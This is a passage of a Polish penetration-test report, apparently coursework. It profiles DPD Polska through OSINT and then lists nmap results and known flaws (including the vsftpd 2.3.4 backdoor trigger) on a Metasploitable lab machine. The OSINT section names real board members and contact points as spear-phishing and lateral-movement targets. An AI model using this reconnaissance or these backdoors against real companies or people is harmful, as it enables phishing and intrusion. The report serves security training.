
Witryna dpd.com.pl oraz jej strony pokrewne (np. nadaj.dpd.com.pl) korzystają z właściwie zaimplementowanego mechanizmu SSO. Trzeba przyznać, że zaimplementowany jest poprawnie - nawet w przypadku wysyłania prośby o zresetowanie hasła, nie jesteśmy w stanie uzyskać informacji, czy użytkownik o podanym adresie email jest zarejestrowany.



Rysunek 3.19.: Strona logowania do DPD

### 3. Zbieranie informacji - OSINT

Ich proces rejestracji wymaga skomplikowanego hasła - Wielkie i małe litery, cyfry i znaki specjalne. Niestety, wymagają jedynie 8 znaków długości. Może to prowadzić do haseł użytkowników, które są trudne do zapamiętania, ale proste do zbrute-forceowania w wypadku wycieku hashy. Dla przykładu: hasło o treści 'Haslo123!' zostało zaakceptowane bez żadnych oporów. Możemy spodziewać się, jak wygląda przeważająca część haseł.



Rysunek 3.20.: Strona rejestrowania do DPD

## Punkty Kontaktu

Poznajemy kilka metod skontaktowania się z firmą DPD Polska:

### Telefon

W dziale Kontakt, tj. Dział Obsługi klienta, poznajemy dwa numery telefonów do Contact Center: **801 400 373** oraz **22 577 55-55**. Poznajemy też godziny ich pracy, co może być przydatne przy przygotowywaniu skutecznych ataków phishingowych.

### Contact Center DPD Polska (Infolinia)

#### Jak połączyć się z DPD?

Aby uzyskać wsparcie od DPD Polska, możesz skontaktować się z naszym Contact Center, dostępnym pod numerami:

- 801 400 373\*
- 22 577-55-55\*

\*Opłata zgodna z cennikiem operatora.

#### Godziny pracy infolinii:

- Poniedziałek – Piątek: 9:00 – 17:00
- Sobota: 8:00 – 14:00

Rysunek 3.21.: Numery kontaktowe do CC DPD

### Mail

W dziale Kontakt, tj. Dział Windykacji, uzyskujemy jeden adres email: **windykacja@dpd.com.pl**

### Dział windykacji


Dział Windykacji czynny jest od poniedziałku do piątku w godz. 9:00 – 17:00.

Pozostajemy do Państwa dyspozycji:  
e-mail: [windykacja@dpd.com.pl](mailto:windykacja@dpd.com.pl)

Rysunek 3.22.: Adres email znaleziony na stronie

### Adres fizyczny

Pobierając plik 'polityka prywatności.docx', do której odniesienie możemy znaleźć w foterze witryny, poznajemy adres głównej siedziby oddziału polskiego: **ul. Mineralna 5, Warszawa 02-274**




Rysunek 3.23.: Fragment polityki prywatności, zawierający adres siedziby

Poznajemy też numer **KRS: 0000028368** oraz **NIP: 526-020-41-10**, które przydadzą się w późniejszej sekcji.

## Certyfikat strony

Wchodząc w "kłódkę" na przeglądarce przy otwartej witrynie dpd, możemy uzyskać informacje na temat wystawionego certyfikatu bezpieczeństwa. Dowiadujemy się następujących informacji (widoczne odpowiednio na rysunkach 3.24 oraz 3.25):

1. Wystawcą certyfikatu jest **DigiCert Inc.**, szanowany i uznawany wystawca certyfikatów.
2. Certyfikat traci ważność 17 września 2025 roku.
3. Użyto algorytmu RSA z rozmiarem klucza równym 2048, co jest standardową praktyką zapewniającą bezpieczeństwo.



Rysunek 3.24.: Wystawca certyfikatu

### 3. Zbieranie informacji - OSINT

---

#### Certyfikat


<a href="#">*.dpd.com</a>	Thawte TLS RSA CA G1	DigiCert Global Root G2
<b>Nazwa podmiotu</b>		
Nazwa pospolita	*.dpd.com	
<b>Nazwa wystawcy</b>		
Państwo	US	
Organizacja	DigiCert Inc	
Jednostka organizacyjna	www.digicert.com	
Nazwa pospolita	<a href="#">Thawte TLS RSA CA G1</a>	
<b>Ważność</b>		
Nieważny przed	Mon, 19 Aug 2024 00:00:00 GMT	
Nieważny po	Wed, 17 Sep 2025 23:59:59 GMT	
<b>Alternatywne nazwy podmiotu</b>		
Nazwa DNS	*.dpd.com	
Nazwa DNS	dpd.com	
<b>Informacje o kluczu publicznym</b>		
Algorytm	RSA	
Rozmiar klucza	2048	
Wykładnik	65537	
Moduł	D1:A7:94:A2:1B:72:0C:C0:C9:09:33:C8:FB:0E:BB:CF:89:87:A8:50:38:33:55:2CA0:C1:...	
<b>Różne</b>		
Numer seryjny	08:A2:8E:D4:9D:C4:94:E8:5C:34:0B:F2:F1:86:FA:A6	
Algorytm podpisu	SHA-256 with RSA Encryption	
Wersja	3	
Pobierz	<a href="#">PEM (certifikat)</a> <a href="#">PEM (łańcuch)</a>	

Rysunek 3.25.: Szczegóły certyfikatu

## Inne strony internetowe

### Facebook

Wchodząc na stronę facebook DPD Polska, zauważamy, że jest wyjątkowo... pusta. Wszystkie posty dotyczą zmiany numeru telefonu kontaktowego, z ostatnią zmianą datującą się na luty 2021. Jedyne co możemy wyciągnąć z tej strony, to niezliczone negatywne komentarze internautów, oraz właśnie numer telefonu: **+48 22 577 55 00**. Co ciekawe, jest to **inny numer telefonu, niż znaleziony na stronie dpd.com.pl**




Rysunek 3.26.: Strona facebook

### 3. Zbieranie informacji - OSINT

#### Instagram


Strona instagrama zdecydowanie bardziej tętni życiem - znajdujemy liczne reele i setki postów. Profil jest prowadzony aktywnie, znajdziemy na nim głównie akcje promocyjne i reklamujące różne właściwości DPD, takie jak ich aplikację mobilną, oraz akcje specjalne w których wzięli udział, np. Wings for Life.



Rysunek 3.27.: Profil na instagramie

### 3. Zbieranie informacji - OSINT

Na znacznej większości materiałów występuje postać, która gra pracownika o imieniu Mateusz - nie udało się jednak znaleźć dowodów, czy to rzeczywisty kurier, czy pracownik biurowy, czy zwyczajnie wynajęty aktor. Nie udało się też potwierdzić, czy rzeczywiście ma na imię Mateusz. Na żadnym z postów nie jest oznaczony, ani podpisany.



Rysunek 3.28.: Przykładowy post na instagramie

### 3. Zbieranie informacji - OSINT

---

## Krajowe Rejestry

Korzystając z numeru KRS znalezionego wcześniej, możemy wyszukać go w wyszukiwarce <https://wyszukiwarka-krs.ms.gov.pl/>

Najciekawszą znalezioną kwestią jest spis członków zarządu, rysunek ??

### Członkowie reprezentacji


Nazwisko lub Nazwa	Nazwisko drugi człon	Imię pierwsze	Imię drugie	Funkcja
NAWŁOKA	-	RAFAŁ	PIOTR	PREZES ZARZĄDU
CZYŻ	-	HENRYK	JANUSZ	WICEPREZES ZARZĄDU
WESTRYCH	ANDRZEJCZYK	MARTA	KATARZYNA	CZŁONEK ZARZĄDU
GŁOWACKI	-	MACIEJ	JACEK	CZŁONEK ZARZĄDU
SZALEWICZ	-	TOMASZ	JAN	CZŁONEK ZARZĄDU
KOWALSKA	-	MONIKA	DOROTA	CZŁONEK ZARZĄDU
ZEMBOWICZ	-	ŁUKASZ	-	CZŁONEK ZARZĄDU

Rysunek 3.29.: Lista członków zarządu

Dzięki temu spisowi, możemy zacząć przygotowania np. do spear-phisingu. Członkowie zarządu są w social mediach - za pomocą ich kont na facebooku, instagramie, czy linkedinie, możemy zacząć dochodzić do danych takich jak adresy email czy historia zawodowa.

### 3. Zbieranie informacji - OSINT

Znając numer KRS spółki, możemy też wykorzystać serwis rejestr.io, pokazujący związki między członkami zarządu firmy, a innymi spółkami.



Rysunek 3.30.: Powiązania znalezione przez rejestr.io

Zauważamy na przykład, że Pan Łukasz Zembowicz jest kluczową postacią w trzech różnych spółkach - co może być znakiem, że stanowi dobry cel, umożliwiający lateral movement w przypadku skompromitowania jednego z mniejszych, więc pewnie też mniej zabezpieczonych, serwisów.

# 4. Identyfikacja luk i analiza podatności

## Skanowanie sieci i portów

Przeprowadzenie szczegółowego skanowania otwartych portów oraz dostępnych usług. W tym celu wykorzystano narzędzie **Nmap**, które pozwoliło na wykrycie aktywnych usług oraz ich wersji.

```
nmap -sV -O 192.168.158.149
```

Testowana infrastruktura znajduje się pod adresami **192.168.158.149** oraz **192.168.189.137**, co stanowi punkt docelowy wszystkich przeprowadzonych dalszych działań.

```
L# nmap -sV -O 192.168.158.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 06:11 EST
Nmap scan report for 192.168.158.149
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet           Linux telnetd
25/tcp    open  smtp             Postfix smtpd
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec             netkit-rsh rexecd
513/tcp   open  login            OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell        Metasploitable root shell
2049/tcp  open  nfs              nfs_fานel 2-4 (RPC #100003)
2121/tcp  open  ftp              ProFTPD 1.3.1
3306/tcp  open  mysql            MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
6000/tcp  open  X11              (access denied)
6667/tcp  open  irc              UnrealIRCd
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8180/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:07:E0:51 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN
; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Rysunek 4.1.: Wyniki skanowania, zrealizowane za pomocą narzędzia Nmap

## **Analiza usługi FTP**

Na porcie 21 uruchomiona jest usługa FTP w wersji VSFTPD 2.3.4 (Very Secure FTP Daemon). Jest to serwer FTP dla systemów typu Unix, objęty licencją GNU General Public License i obsługujący IPv6 oraz SSL.

Wersja 2.3.4 VSFTPD została skompromitowana - posiada podatność typu Backdoor, którą można wywołać poprzez dopisanie symboli ":)” na końcu wprowadzonej nazwy użytkownika. W takim przypadku atakowana maszyna uruchomi powłokę systemową na porcie 6200.

## **Analiza usługi SSH**

Na porcie 22 uruchomiona jest usługa SSH w wersji OpenSSH 4.7p1. Dla tej wersji OpenSSH istnieje podatność **CVE-2008-5161**, która polega na nieodpowiednjej obsłudze komunikatów błędu przez serwer SSH, co pozwala przeprowadzić atak typu plaintext recovery (odzyskiwanie tekstu jawnego z szyfrowanych danych).

## Usługa VNC

Na porcie 5900, który jest otwarty działa usługa VNC. **VNC** (ang. *Virtual Network Computing*) to protokół umożliwiający zdalne sterowanie innym komputerem poprzez sieć, przy użyciu graficznego interfejsu użytkownika. Dzięki temu użytkownik może widzieć ekran zdalnego komputera i wykonywać na nim operacje, tak jakby znajdował się fizycznie przy tej maszynie.

```
514/tcp open  tcpwrapped
1099/tcp open  java-rmi      GNU Classpath grmiregistry
1524/tcp open  bindshell     Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:07:E0:51 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

Rysunek 4.2.: Skanowanie za pomocą polecenia Nmap

Jak przedstawiono na rysunku 4.2 na badanej stacji (adres IPv4: 192.168.158.149) działa usługa VNC w wersji 3.3. Zatem możliwe jest wykorzystanie, przy pomocy narzędzia Metasploit oraz odpowiedniego payloadu, tej występującej podatności. Oczywiście będzie to możliwe do wykonania przy odpowiednio słabym i prostym hasle,

# Usługa SMTP

Kolejna podatna usługa działa na porcie 25. Jest to usługa SMTP. **SMTP** (ang. *Simple Mail Transfer Protocol*) - początkowo używał portu 25 do komunikacji. Na badanej stacji usługa SMTP działa właśnie na tym porcie. Co potwierdza screen [4.3](#).

```
L# nmap -sV -O 192.168.158.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 06:11 EST
Nmap scan report for 192.168.158.149
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet           Linux telnetd
25/tcp    open  smtp             Postfix smtpd
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
123/tcp   open  ntp              NTPv4
```

Rysunek 4.3.: Skanowanie za pomocą polecenia Nmap, ukazało otwarty port 25

